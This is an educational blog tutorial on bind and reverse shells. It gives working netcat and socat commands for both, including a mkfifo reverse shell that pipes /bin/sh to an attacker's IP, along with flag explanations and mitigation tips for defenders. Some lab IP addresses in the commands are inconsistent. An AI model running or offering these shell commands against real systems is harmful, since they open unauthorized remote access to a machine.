Bind and Reverse Shells
What they are and how to mitigate them

A shell is a user interface to an operating system (OS). Shells are used through a terminal (Linux/Unix) or CMD.exe (Windows). It is named as such since it's a wrapper around the OS kernel.
In the examples below, we'll be using netcat and socat to create bind and reverse shells. The commands below are specific to Linux, but you can make these connections with Unix, Mac OS, and Windows. The syntax may differ for Windows since the redirection would occur for cmd.exe.
Disclaimer
This post is for educational purposes. Do not attack unauthorized systems.
Bind Shell
A bind shell is a type of shell that is started on a target machine that listens/binds on a port for an incoming connection. Much like a web server waiting for requests. Traditional client/server or peer-to-peer interaction. When a client connects to that port, they are presented with the shell on the listening system
In a bind shell attack, the attacker typically would gain entry to the target machine either by malware or command injection.

Netcat
Netcat is a network multi-tool. From its name, it's a combination of network and concatenate, as in the Linux/Unix utility, cat. One of its uses is communication over TCP and UDP.
There are several versions of netcat. Some support the -e or -E option which is used to redirect to another operation/tool a connection to TCP or UDP socket is established. It is used in conjunction with -l (listen for incoming connection). Other versions use the -c for the bind to. We'll be using the netcat-openbsd version which specifically doesn't allow for the redirect options of -e or -c. The port used below is 5009. The target machine will have an ip of 172.24.0.2. The attacker will have an ip of 172.24.0.3.
Start the listener on the target machine:
rm /tmp/f; mkfifo /tmp/f; nc -l -k -p 5009 0</tmp/f | /bin/bash > f 2>&1
OR
rm -f /tmpf;
mkfifo /tmp/f;
cat /tmp/f | /bin/sh -i 2>&1 | nc -l 127.0.0.1 5009 > /tmp/f
The attacker makes the connection:
nc 172.20.0.2 5009 -vvv
You create a named pipe at /tmp/f which is bi-directional whereas a file re-redirection > or < and even pipe redirection | are uni-directional. Data sent into the listening port will be outputted from netcat listening to port 5009 for localhost (127.0.0.1) and redirected to /bin/bash with the -i or interactive. The standard error output (file descriptor 2) is redirected to the same location as the standard output (file descriptor 1) with 2>&1. The -k option keeps the listener from closing after issuing a exit command from the attacker.
Socat
Socat has a superset of the functionality of netcat. Some features you would normally use like tab (autocomplete), arrow keys, and history are lost with a netcat prompt. Socat can also encrypt communication with a specified certificate. Its name is a combination of socket and concatenate. From the manual:
Socat is a command line based utility that establishes two bidirectional byte streams and transfers data between them. Because the streams can be constructed from a large set of different types of data sinks and sources (see address types), and because lots of address options may be applied to the streams, socat can be used for many different purposes
Start the listener on the target machine:
socat TCP-LISTEN:5009,reuseaddr,fork EXEC:/bin/sh,pty,stderr,setsid,sigint,sane
TCP-LISTEN:5009: This specifies thatsocatshould listen on TCP port 5009 for incoming connections.reuseaddr: This option allowssocatto reuse the listening socket if it is already in use, which can be useful for restartingsocatwithout waiting for the socket to be released.fork: This option tellssocatto fork a new process for each incoming connection, allowing multiple clients to connect simultaneously. Similar to the-kcommand with netcat.EXEC:/bin/sh: This specifies that when a client connects,socatshould execute/bin/sh, the Unix/Linux shell command interpreter.pty: This option specifies thatsocatshould allocate a pseudo-terminal (pty) for the shell process, which allows for interactive shell sessions.stderr: This option specifies thatsocatshould redirect the shell process's standard error output tosocat's standard error output.setsid: This option specifies thatsocatshould create a new process group for the shell process, which allows the shell to continue running after the client disconnects.sigint: This option specifies thatsocatshould pass SIGINT signals (generated by pressing Ctrl+C) to the shell process.sane: This option specifies thatsocatshould set the shell process's terminal settings to a "sane" state, which can help prevent errors and unexpected behavior.
The attacker makes the connection:
socat FILE:`tty`,raw,echo=0 TCP4:172.24.0.2:5009
FILE:tty``: This specifies thatsocatshould use the local terminal as the input and output file descriptor.ttyis a command that prints the filename of the terminal connected to the standard input.raw: This option specifies thatsocatshould use the raw mode for data transfer, which means that the input and output data will be transferred as is, without any interpretation or processing.echo=0: This option specifies thatsocatshould disable echo mode, which means that any characters typed in the local terminal will not be echoed back to the terminal.TCP4:172.24.0.2:5009: This specifies thatsocatshould connect to a remote host with an IP address172.24.0.2on TCP port 5009.
Reverse Shell
A reverse shell is similar to a bind shell but in reverse. That is the attacking machine is listening on a port and waiting for the target machine to make the connection. The main advantage of this method is that it can bypass network firewalls that prevent incoming connections but allow outbound connections.

Netcat
Start the listener on the attacker:
nc -lvnp 5009 -vvv
-l: This option specifies thatncshould listen for incoming connections.-v: This option specifies thatncshould display verbose output for debugging purposes.-n: This option specifies thatncshould not do DNS lookups on incoming connections, which can speed up the connection process.-p 5009: This specifies thatncshould listen on TCP port 5009 for incoming connections.
From the target machine, make the connection:
rm -f f 2> /dev/null
mkfifo f
cat f | /bin/sh -i 2>&1 | nc 172.20.0.3 5009 > f
Similar explanation with the named pipe as with the bind shell.
Socat
Start the listener on the attacker:
socat -d -d file:`tty`,raw,echo=0 TCP-LISTEN:5009
From the target machine, make the connection:
socat TCP:172.24.0.3:5009 EXEC:'/bin/bash',pty,stderr,setsid,sigint,sane
Similar explanation with the as with the bind shell.
Web Shell
A web shell is a script or program that is uploaded to a web server and then executed through a web browser. Web shells are often used by attackers to maintain persistent access to compromised web servers. Won't go into details on this for now.
Other
There are other shell options not mentioned, but you can generate these commands and explore other options with Reverse Shell Generator
Real World
Bind and reverse shells are taught in ethical hacking, but in the wild hackers don't just want to control one specific machine, but a whole botnet. Botnets range from compromised IoT devices, laptops, desktops, smartphones, routers, etc. To control all these devices, command and control (C&C) servers/services are used. Red teamers would use something like Metasploit or Cobal Strike.
Mitigation
These types of attacks are difficult to detect from a defender/blue team perspective.
Start with clean verified hardware and software. Easier said than done. High-impact hardware that is used in data centers usually goes through a chain-of-custody process.
Lockdown incoming and outgoing ports as much as possible.
Use network intrusion devices since port scanning (nmap) is often used to find open ports.
Monitor system processes for processes that could be providing the shells.
Regular malware and virus scanning.
Use long (12+ characters) and complex passwords (upper/lower case, digits, special characters) with high entropy (random and not passphrases in l33t).
Keep machines up to date with the latest security patches for the OS and installed software.
Reboot your router regularly in case it's compromised with in-memory malware.
Demo/Sandbox
You can practice running these shells with docker containers with this project I created for this purpose. I chose to use Alpine Linux on both the attacker and containers to keep the size low. You can choose to use Kali on the attacker machine. There are also resource limits on CPU and memory so you can try fork bombs on the target.


